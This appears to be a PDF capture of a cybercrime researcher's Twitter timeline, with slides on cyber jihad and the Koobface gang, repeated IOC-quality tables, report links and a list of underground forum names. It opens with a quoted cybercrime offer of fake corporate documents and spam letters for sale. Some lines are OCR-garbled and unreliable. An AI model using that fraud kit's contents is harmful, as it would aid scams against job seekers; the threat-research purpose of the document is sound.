Profiling a key vendor of standardized recruitment templates Personal - 900\$ - Web-site in English - Correspondence from the first answer till the output (WU/WIRE/SPLIT) - All the covering documentation (contracts, agreements, applications, letterheads, forms etc) - Signature, logo, stamp (GIF/PSD) - A detailed project manual with advices and recommendations (ENG/RUS) - Subsidiary texts for work - Spam-letters (HTML or TEXT)





https://t.co/JTcqOaYgET #security #cybercrime #malware #cyberattacks #cybersecuritytips #ThreatIntelligence https://t.co/MWi8LcC2IS

Cyber Jihad vs Cyberterrorism – Separating Hype from Reality

Dancho Danchev

Cybercrime Researcher, Security Blogger at ZDNet, Security Blogger at Webroot Inc.



https://t.co/JTcqOaYgET #security #cybercrime #malware #cyberattacks #cybersecuritytips #ThreatIntelligence https://t.co/QLJUl5gvcS

Presentation Outline

- Cyber Jihad VS Cyberterrorism the basics
- Introduction to Cyber Jihad
- The current state of the Cyber Jihad threat
- The hacking tools and tactics used by Cyber Jihadists to support cyber operations
- Real life cases of Cyber Jihadists' cyber operations in action



02:39

https://t.co/JTcqOaYgET #security #cybercrime #malware #cyberattacks #cybersecuritytips #ThreatIntelligence https://t.co/ghW2pODzNp

Overview of Cyber Jihadists' Literature

- The Technical Mujahid Magazine
- Cyber Jihadist's Encyclopedia
- Mujahideen Harvest Magazine
- INSPIRE Magazine



https://t.co/JTcqOaYgET #security #cybercrime #malware #cyberattacks #cybersecuritytips #ThreatIntelligence https://t.co/2xefTuK43T



02:39

https://t.co/JTcqOaYgET #security #cybercrime #malware #cyberattacks #cybersecuritytips #ThreatIntelligence https://t.co/ZRAuZvp59R

Famous Cyber Jihadist Cases

- Irhabi007- caught and prosecuted
- Jihad Jane caught and prosecuted
- GIMF members caught and prosecuted





https://t.co/JTcqOaYgET #security #cybercrime #malware #cyberattacks #cybersecuritytips #ThreatIntelligence https://t.co/F8q8xmmcQs

Real life Cyber Jihadist Cyber Operations

- Al-Jinan's Electronic Jihad DoS Campaign
- Distribution of anti-infidel DIY Denial of Service Tools
- Muslims United Cyber DoS Campaign



02:39

https://t.co/JTcqOaYgET #security #cybercrime #malware #cyberattacks #cybersecuritytips #ThreatIntelligence https://t.co/ifsbl1t7Vi

Case study on GIMF

- First spotted in 2006 released the "Night of Bush Capturing
- Releases the "Mujahideen Secrets Encryption Tool"
- Used primarily WordPress.com for hosting
- Relied on Archive.org for video hosting
- Abuse campaign to expose their social network



https://t.co/JTcqOaYgET #security #cybercrime #malware #cyberattacks #cybersecuritytips #ThreatIntelligence https://t.co/dCTs6HJYBz

Case study on GIMF MOJAHEDEEN SECRETS 5D376133 2048 File Shredder Recipient User ID ير مصعب الجزائري Uses ID Keys Manager Synmetric Cipher Algorithm Stealthy Cipher Rijndael with 256 bit key (AES) Select File to Energet Wipe Out Original File (Permenent file deletion for increased a Select. Compression: 1785.2% Cipher: Mars, Key size: 256 ــ 1: الواجهة الوقيسية لوقامج أسرار الجاهدين من إنتاج سوية الأمن التقني في الجيهة الإعلامية الإساليمية العالمية **RSA**CONFERENCE EUROPE 2012

02:40

https://t.co/JTcqOaYgET #security #cybercrime #malware #cyberattacks #cybersecuritytips #ThreatIntelligence https://t.co/gYIV2STWS4

Top 5 Most Popular Cyberterrorism Myths

- Cyberterrorists actively plot to take down the Grid
- Cyberterrorists exclusively use steganography
- Cyberterrorists poses sophisticated hacking skills
- Cyberterrorists use bullet-proof hosting services
- Cyberterrorists have access to good programmers with software engineering degrees



https://t.co/JTcqOaYgET #security #cybercrime #malware #cyberattacks #cybersecuritytips #ThreatIntelligence https://t.co/hkDMyYcYkQ



02:40

https://t.co/JTcqOaYgET #security #cybercrime #malware #cyberattacks #cybersecuritytips #ThreatIntelligence https://t.co/fHksp6yhQ3

[Who's Behind It?]



- Profiling the Koobface Gang A Russian-Based Cybercrime-facilitating Group
 - KrotReal active team member of Ali Baba and 40 cybercrime-friendly group
 - Two years active investigation
 - Active community and ISP collaboration
 - Active botnet infrastructure monitoring
 - Multiple C&C server domains registered to typosquatted Dancho Danchev
 - Active C&C server domains take down



[Who's Behind It?]



- Active C&C server infrastructure monitoring and take down efforts
 - 24 hours period of time for active C&C server take down
 - Coordinated take down campaign across multiple ISPs including hosting providers
 - Koobface Gang to UKSERVERS-MNT "we've been compromised"
 - Koobface 1.0 goes Koobface 2.0 social engineering, and ISP cooperation goes rogue






[Who's Behind It?]



- The gang is experimenting with alternative propagation strategies, such as for instance Skype
 - Koobface Gang: strange error, there're no experiments on that
- The gang is monetizing traffic through the Crusade Affiliates scareware network
 - Koobface Gang: maybe. not 100% sure





[Koobface Gang's Malicious Activity - (a) Exposed]

- Scareware-serving Campaigns
 - Black hat SEO (search engine optimization) utilized for traffic acquisition
 - Social media propagation utilized for traffic acquisition
 - · Bahama botnet connection
 - NYTimes malvertising campaign
 - Scareware-serving campaigns primarily served fake Adobe Flash Players and YouTube players



18 - Saturday

04:02	
	My latest report for @whoisxmlapi. Enjoy! https://t.co/CiB3VP4teA
04:02	Mariata at the control of the contro
04:02	My latest report for @whoisxmlapi. Enjoy! https://t.co/EixthIBT2D
J4.02	My latest report for @whoisxmlapi. Enjoy! https://t.co/9ZebMvlJ9P
04:02	
24.02	My latest report for @whoisxmlapi. Enjoy! https://t.co/vKqwfNKFTm
04:03	My latest report for @whoisxmlapi. Enjoy! https://t.co/hEiH4X57Ml
04:04	My latest report for @whoisxmlapi. Enjoy! https://t.co/51xVXaxeWe
226	my latest report for @whoisximapi. Enjoy: https://t.co/31xvxaxevve

My latest report for @whoisxmlapi. Enjoy! https://t.co/ExBPWp9II9

 $\bigstar 1$

04:04

My latest report for @whoisxmlapi. Enjoy! https://t.co/JxOGIgzxOG


04:04

My latest report for @whoisxmlapi. Enjoy! https://t.co/q9KIAOOh7t

11:25

How to Take Down the Conti Ransomware Gang - A Practical And Relevant Case Study on Taking Down Cybercriminal Infrastructure - A Practical Example - https://t.co/sgy3sdvc3e #ThreatHunting #ThreatIntel #ThreatIntelligence https://t.co/0vq4nFqYk4


≈2 ★2



19 - Sunday

09:02

https://t.co/0mUajr8DT8 #security #cybercrime #malware #CyberSecurity #cybersecuritytips #cyberwar #CyberSecurityAwareness #ThreatIntelligence #threatintel https://t.co/Z77megoyyL



09:12 https://t.co/JTcqOaYgET #ThreatIntelligence #threatintel https://t.co/LWaADDIDZc

Table 9: Quality of selected intelligence sources (10 out of 45)

Blog	% of covered IOCs	% of covered iocterms	% of timely IOCs	% of robust IOCs
Dancho Danchev	42%	62%	14%	84%
Naked Security	43%	55%	54%	45%
THN	38%	38%	41%	51%
Webroot	54%	79%	13%	84%
ThreatPost	26%	37%	52%	29%
TaoSecurity	57%	61%	31%	68%
Sucuri	34%	35%	43%	52%
PaloAlto	39%	44%	15%	87%
Malwarebytes	32%	48%	26%	72%
Hexacorn	49%	57%	59%	76%

20 - Monday

22:27

Dear @Cryptome_org - I just send you an email. I hope that you'll find some time to go through it and feature the content on https://t.co/ZMA8wpFhvl. Thanks a lot for featuring my memoir which I hope will be extremely useful and informative for your readers.

22 - Wednesday

01:04

My latest white paper for @whoisxmlapi - https://t.co/uvLZNkbnBd #security #cybercrime #malware #ThreatIntelligence #ThreatIntel #threathunting

23 - Thursday

09:20

Discussing the #Ransomware FUD Wars - An Analysis - https://t.co/s0J0ggxYor #security #cybercrime #malware #CyberAttack #CyberSecurity #threathunting #threatintelligence https://t.co/XL2Cy6gRf6



09:23

Oops. Looks like I did it again (https://t.co/eole2CdhmD) - check this out - I'm on https://t.co/ZMA8wpFhvI! - Part Two - https://t.co/UvbvQI9z6Z - here's the original link - https://t.co/TjmRcmohtj #security #cybercrime #malware #threatintelligence https://t.co/yvsGgdldzA

Dancho Danchev's Blog - Compilation Archive

https://archive.org/download/dancho-danchev-blog-e-book/Dancho_Danchev_Blog_E-Book.zip

Dancho Danchev's Security Research for Webroot circa 2012-2014

https://archive.org/download/dancho-danchev-security-research-webroot/Dancho_Danchev_Security%20Research_Webroot.pdf

Dancho Danchev Security Research ZDNet Zero Day Blog

https://archive.org/download/dancho-danchev-security-research-zdnet-zero-day-blog/Dancho Danchev Security Research ZDNet Zero Day Blog.pdf

Dancho Danchev's Offensive Cyber Warfare Articles for Unit-123

https://ia801701.us.archive.org/18/items/dancho-danchev-offensive-cyber-warfare-unit-123/Dancho_Danchev_Offensive_Cyber_Warfare_Unit-123.pdf

Dancho Danchev's Security Research Compilation

https://ia801705.us.archive.org/32/items/dancho-danchev-security-research/Dancho_Danchev_Security_Research.pdf

Dancho Danchev's "Assessing The Computer Network Operation (CNO) Capabilities of the Islamic Republic of Iran" - Report

https://archive.org/download/iran_20210109/Iran.rar

Dancho Danchev's "A Qualitative and Technical Collection OSINT-Enriched Analysis of the Iranian Hacking Scene Through the Prism of the Infamous Ashiyane Digital Security Team" Report

https://archive.org/download/dancho-danchev-analysis-report-iran-hackingscene/Dancho Danchev Analysis Report Iran Hacking Scene.rar

Dancho Danchev's Astalavista Security Group Security Newsletter 2003-2006

https://ia601808.us.archive.org/13/items/astalavista-security-group-security-newsletter-2003-2006/Astalavista_Security_Group_Security_Newsletter_2003-2006.pdf

Dancho Danchev's "Building and Implementing a Successful Information Security Policy" Security Publication

https://archive.org/download/security-policy/security-policy.pdf

Dancho Danchev's Keynote at CyberCamp 2016 - Exposing Koobface - The World's Largest Botnet - Video


https://archive.org/download/keynote-exposing-koobface-dancho-danchev/Keynote-Exposing-Koobface_Dancho-Danchev.mp4

11:10

Takes you back doesn't it? - "Interview with Dancho Danchev" circa 2011 - https://t.co/gwMRy03IzU courtesy of @MalwareInfosec. Hey. I was a teenager back then therefore thanks for the interview request. Stay tuned!

11:15

Here we go! - https://t.co/WIBGTU5ryT If it's going to be massive it better be good. Grab an account today and show your support. In exchange I'll do my best to dazzle you with my cybercrime research and threat intelligence research "know-how". Stay tuned! https://t.co/UwAA6vGgzv



Who wants direct download access to my Cybercrime Forum Data Set for 2021? - https://t.co/rgsEandTx7 Empower yourself and your organization with a fresh set of situational awareness on the bad guys. #ThreatIntelligence #threathunting #threatintel https://t.co/pA8Ck9QAbE

<parent></parent>	Darkmoney	iHonker	ShadowMarket
11Wang	DarkWeb	LinkFeed	SkyFraud
365Exe	DomenForum	Linuxac.org	Spyhackerz
419eater	Eviloctal	Master-X	Svuit.vn
4HatDay	Exelab	MasterWebs	Szenebox
aHack	Forum-UINSell	MaulTalk	Szuwi
Aljyyosh	Forum.Zloy.bz	Mmpg.ru	Tenebris
Antichat.ru	ForumSape	Mr11-11mr.7olm.org	TheBot
ArmadaBoard	ForumSEO	Nullnoss.org	Toolbabase.se
BigFozzy	Free-hack	pay-per-install.org	TotalBlackhat
BlackhatWorld	ghostmarket.net	PhreakerPro	Turkhackteam
BPCForum	Gla.vn	Piratebuhta.pw	Vsehobby
Cardvilla	GoFuckBiz	ProCrd	Webmasters.ru
Chf	gofuckbiz.com	ProLogic	Whitehat.vn
CNHonker	H4kurd.com	Promarket	WWH-Club
CNSec	Hack-Port	ProxyBase	www.opensc.ws
Crack-Forum	Hackersoft	scamwarners	Xakep.bg
Cracked.to	Hackingboard	SEOCafe	Xakepok
Cyberizm	Hackings	SEOForum	Zismo
Darkmarket.la	iFud		


24 - Friday







https://t.co/5dxYcYc8WH #security #cybercrime #malware #CyberAttack #CyberSecurity #cyberattacks #CyberSec #CyberWarrior #ThreatIntelligence #ThreatIntel #threathunting https://t.co/ga6WHslUb0



26 - Sunday

13:34

Who wants to fight some bad guys? - https://t.co/jSWJyvWCRp #security #cybercrime #malware #CyberSecurity #cyberattacks #cybersecuritytips #threatintelligence #threatintel https://t.co/PeoxU6A6Eu

 $\rightleftharpoons 1 \bigstar 1$

Blog	% of covered IOCs	% of covered iocterms	% of timely IOCs	% of robust IOCs
Dancho Danchev	42%	62%	14%	84%
Naked Security	43%	55%	54%	45%
THN	38%	38%	41%	51%
Webroot	54%	79%	13%	84%
ThreatPost	26%	37%	52%	29%
TaoSecurity	57%	61%	31%	68%
Sucuri	34%	35%	43%	52%
PaloAlto	39%	44%	15%	87%
Malwarebytes	32%	48%	26%	72%
Hexacorn	49%	57%	59%	76%

13:35

Who wants to fight some bad guys? - Part Two - https://t.co/ldtK350v1G #security #cybercrime #malware #CyberSecurity #cyberattacks #cybersecuritytips #threatintelligence #threatintel https://t.co/sObXN39SSX

≥1 ★1

Blog	% of covered IOCs	% of covered iocterms	% of timely IOCs	% of robust IOCs
Dancho Danchev	42%	62%	14%	84%
Naked Security	43%	55%	54%	45%
THN	38%	38%	41%	51%
Webroot	54%	79%	13%	84%
ThreatPost	26%	37%	52%	29%
TaoSecurity	57%	61%	31%	68%
Sucuri	34%	35%	43%	52%
PaloAlto	39%	44%	15%	87%
Malwarebytes	32%	48%	26%	72%
Hexacorn	49%	57%	59%	76%

13:36

Who wants to fight some bad guys? - Part Three - https://t.co/NgagnW1xeC https://t.co/NgagnW1xeC #security #cybercrime #malware #CyberSecurity #cyberattacks #cybersecuritytips #threatintelligence #threatintel https://t.co/xbAoM3cAn0

≥1★1

Blog	% of covered IOCs	% of covered iocterms	% of timely IOCs	% of robust IOCs
Dancho Danchev	42%	62%	14%	84%
Naked Security	43%	55%	54%	45%
THN	38%	38%	41%	51%
Webroot	54%	79%	13%	84%
ThreatPost	26%	37%	52%	29%
TaoSecurity	57%	61%	31%	68%
Sucuri	34%	35%	43%	52%
PaloAlto	39%	44%	15%	87%
Malwarebytes	32%	48%	26%	72%
Hexacorn	49%	57%	59%	76%

13:37

Who wants to fight some bad guys? - Part Four - https://t.co/VtdZPbVqmb #security #cybercrime #malware #CyberSecurity #cyberattacks #cybersecuritytips #threatintelligence #threatintel https://t.co/kcnW0uWg2n

 $\rightleftharpoons 1 \bigstar 1$

Blog	% of covered IOCs	% of covered iocterms	% of timely IOCs	% of robust IOCs
Dancho Danchev	42%	62%	14%	84%
Naked Security	43%	55%	54%	45%
THN	38%	38%	41%	51%
Webroot	54%	79%	13%	84%
ThreatPost	26%	37%	52%	29%
TaoSecurity	57%	61%	31%	68%
Sucuri	34%	35%	43%	52%
PaloAlto	39%	44%	15%	87%
Malwarebytes	32%	48%	26%	72%
Hexacorn	49%	57%	59%	76%

13:37
Who wants to fight some bad guys? - Part Five - https://t.co/7Ro2JFDm8y #security #cybercrime #malware #CyberSecurity #cyberattacks #cybersecuritytips #threatintelligence #threatintel https://t.co/FqhUSpCDas

≈1 ★1

Blog	% of covered IOCs	% of covered iocterms	% of timely IOCs	% of robust IOCs
Dancho Danchev	42%	62%	14%	84%
Naked Security	43%	55%	54%	45%
THN	38%	38%	41%	51%
Webroot	54%	79%	13%	84%
ThreatPost	26%	37%	52%	29%
TaoSecurity	57%	61%	31%	68%
Sucuri	34%	35%	43%	52%
PaloAlto	39%	44%	15%	87%
Malwarebytes	32%	48%	26%	72%
Hexacorn	49%	57%	59%	76%

Who wants to fight some bad guys? - Part Six - https://t.co/amDclOAEcg #security #cybercrime #malware #CyberSecurity #cyberattacks #cybersecuritytips #threatintelligence #threatintel https://t.co/qGxHPMvBNc

≈1 ★1

Blog	% of covered IOCs	% of covered iocterms	% of timely IOCs	% of robust IOCs
Dancho Danchev	42%	62%	14%	84%
Naked Security	43%	55%	54%	45%
THN	38%	38%	41%	51%
Webroot	54%	79%	13%	84%
ThreatPost	26%	37%	52%	29%
TaoSecurity	57%	61%	31%	68%
Sucuri	34%	35%	43%	52%
PaloAlto	39%	44%	15%	87%
Malwarebytes	32%	48%	26%	72%
Hexacorn	49%	57%	59%	76%

13:39

Who wants to fight some bad guys? - Part Seven - https://t.co/SMDjSd2Jnb #security #cybercrime #malware #CyberSecurity #cyberattacks #cybersecuritytips #threatintelligence #threatintel https://t.co/aZgx9IOm0x

≈2 **★**5

Blog	% of covered IOCs	% of covered iocterms	% of timely IOCs	% of robust IOCs
Dancho Danchev	42%	62%	14%	84%
Naked Security	43%	55%	54%	45%
THN	38%	38%	41%	51%
Webroot	54%	79%	13%	84%
ThreatPost	26%	37%	52%	29%
TaoSecurity	57%	61%	31%	68%
Sucuri	34%	35%	43%	52%
PaloAlto	39%	44%	15%	87%
Malwarebytes	32%	48%	26%	72%
Hexacorn	49%	57%	59%	76%

13:40

Thanks for the RT! @DaveMarcus Keep it up! #security #cybercrime #malware #CyberSecurity #cyberattacks #cybersecuritytips #threatintelligence #threatintel

≈1 ★1 14:09

@DaveMarcus Catch up! Catch up! - https://t.co/JTcqOaYgET |
https://t.co/0mUajr8DT8 | https://t.co/sMWCGUWR6g | https://t.co/ZOwW9r2oiV |
https://t.co/eufo0wGUnb | https://t.co/nNsXMPrGi0 | https://t.co/7GM1oNeIFK |
https://t.co/uvAt5gK9BA | https://t.co/UZ6gVAhxVF

★1 14:11

Thanks for the RT! - @thierryzoller Keep up the good work!

★1 19:20

Exclusive! - "Exposing GRU's Unit 74455 "NotPetya" Malware Gang - An OSINT Analysis" - https://t.co/iEF7ysEg8F #security #cybercrime #malware #CyberSecurity #cyberattacks #cybersecuritytips #ThreatIntelligence #threatintel

27 - Monday

03:31

@BushidoToken Psst! - https://t.co/oF82LfFNqE Here a link to the PDF - https://t.co/iEF7ysEg8F Enjoy!

03:34

@campuscodi Check this out! - https://t.co/oF82LfFNqE Here's the PDF - https://t.co/iEF7ysEg8F Enjoy!

03:38

RT pls! - "Exposing GRU's Unit 74455 "NotPetya" Malware Gang - An OSINT Analysis" - https://t.co/iEF7ysEg8F #security #cybercrime #malware #CyberSecurity #cyberattacks #threatintel Here's the original post - https://t.co/oF82LfFNqE Enjoy!

≈1 ★2

03:51

@NCSCgov Hello. Here's my analysis - https://t.co/oF82LfFNqE and here's the actual PDF of the campaign - https://t.co/iEF7ysEg8F Enjoy!

03:51

@a_greenberg Andy. Here's my analysis - https://t.co/oF82LfFNqE and here's the actual PDF of the campaign - https://t.co/iEF7ysEg8F Enjoy!

03:52

@ESETresearch Hello. Here's my analysis - https://t.co/oF82LfFNqE and here's the actual PDF of the campaign - https://t.co/iEF7ysEg8F Enjoy!

03:52

@dnvolz Hello. Here's my analysis - https://t.co/oF82LfFNqE and here's the actual PDF of the campaign - https://t.co/iEF7ysEq8F Enjoy!

03:52

@jseldin @USTreasury Hello. Here's my analysis - https://t.co/oF82LfFNqE and here's the actual PDF of the campaign - https://t.co/iEF7ysEg8F Enjoy!

03:58

Exposing GRU's Unit 74455 "NotPetya" Malware Gang - An OSINT Analysis - https://t.co/iEF7ysEg8F [PDF] Original analysis here - https://t.co/oF82LfFNqE #security #cybercrime #malware #cyberattacks #cybersecuritytips #ThreatDetection #threatintel https://t.co/viQ8VZKSn9



Exposing GRU's Unit 74455 "NotPetya" Malware Gang - An OSINT Analysis - https://t.co/iEF7ysEg8F [PDF] Original analysis here - https://t.co/oF82LfFNqE #security #cybercrime #malware #cyberattacks #cybersecuritytips #ThreatDetection #threatintel https://t.co/LHzlljg0En



Exposing GRU's Unit 74455 "NotPetya" Malware Gang - An OSINT Analysis - https://t.co/iEF7ysEg8F [PDF] Original analysis here - https://t.co/oF82LfFNqE #security #cybercrime #malware #cyberattacks #cybersecuritytips #ThreatDetection #threatintel https://t.co/NESZdb6jKp






03:59

Exposing GRU's Unit 74455 "NotPetya" Malware Gang - An OSINT Analysis - https://t.co/iEF7ysEg8F [PDF] Original analysis here - https://t.co/oF82LfFNqE #security #cybercrime #malware #cyberattacks #cybersecuritytips


$\bigstar 1$



03:59


Exposing GRU's Unit 74455 "NotPetya" Malware Gang - An OSINT Analysis - https://t.co/iEF7ysEg8F [PDF] Original analysis here - https://t.co/oF82LfFNqE #security #cybercrime #malware #cyberattacks #cybersecuritytips #ThreatDetection #threatintel https://t.co/NzYcoGyD1H

$\bigstar 1$



Exposing GRU's Unit 74455 "NotPetya" Malware Gang - An OSINT Analysis - https://t.co/iEF7ysEg8F [PDF] Original analysis here - https://t.co/oF82LfFNqE #security #cybercrime #malware #cyberattacks #cybersecuritytips #ThreatDetection #threatintel https://t.co/d13q9FMs36





07:18

Shots from the Wild West - Random Cybercrime Ecosystem Screenshots 2021 - An OSINT Analysis - https://t.co/ZWqUX5o1GK #security #cybercrime #malware #CyberAttack #CyberSecurity #cybersecuritytips #ThreatHunting #ThreatIntel #ThreatDetection

07:18

Shots from the Wild West - Sample Compilation of RATs (Remote Access Tools) and Trojan Horses Screenshots - An OSINT Analysis - https://t.co/ZqPPhotnDD #security #cybercrime #malware #cybersecuritytips #ThreatHunting #ThreatIntel #ThreatDetection

08:09

@mikko My take on the incident - https://t.co/oF82LfFNqE PDF analysis here - https://t.co/iEF7ysEg8F

09:25

Anyone hiring in Europe? Here's my CV - https://t.co/04zpbx2RSb and here's the original post - https://t.co/GrQah7NmDP #security #cybercrime #malware #ThreatHunting #ThreatIntel #threatintelligence

12:04

Exposing an Indian Police Spyware Cyber Operation that Fabricated Evidence on the 854

PCs of Indian Activists - An OSINT Enrichment Analysis - https://t.co/qifV9RLH4A #security #cybercrime #malware #ThreatHunting #ThreatIntelligence CC:

@a greenberg

 $\bigstar 1$

28 - Tuesday

08:41


https://t.co/AZAws4uoos #security #cybercrime #malware #ThreatIntelligence #ThreatIntel #threathunting

29 - Wednesday


09:28

Who's online interested and has the threat intelligence OSINT and cyber threat actor attribution experience and the necessary time including SharePoint and Microsoft Access experience and wants to work with me on a collaborative database of bad guys? https://t.co/QRzh0rMp3J

≈1 ★1




What we need is a set of experienced and knowledgeable folks to work with me that also can dedicate free time for the project to discuss and build the initial taxonomy for the project. Don't forget the beer will be on me when we go public with the project. https://t.co/6hbtRXRdUK




09:33

Anyone who's into OSINT on the bad guys including threat intelligence and threat actor attribution and has free time can DM me or drop me a line at dancho.danchev@hush.com to discuss and work on the actual data entry and the initial taxonomy. https://t.co/uBHcO66U6z

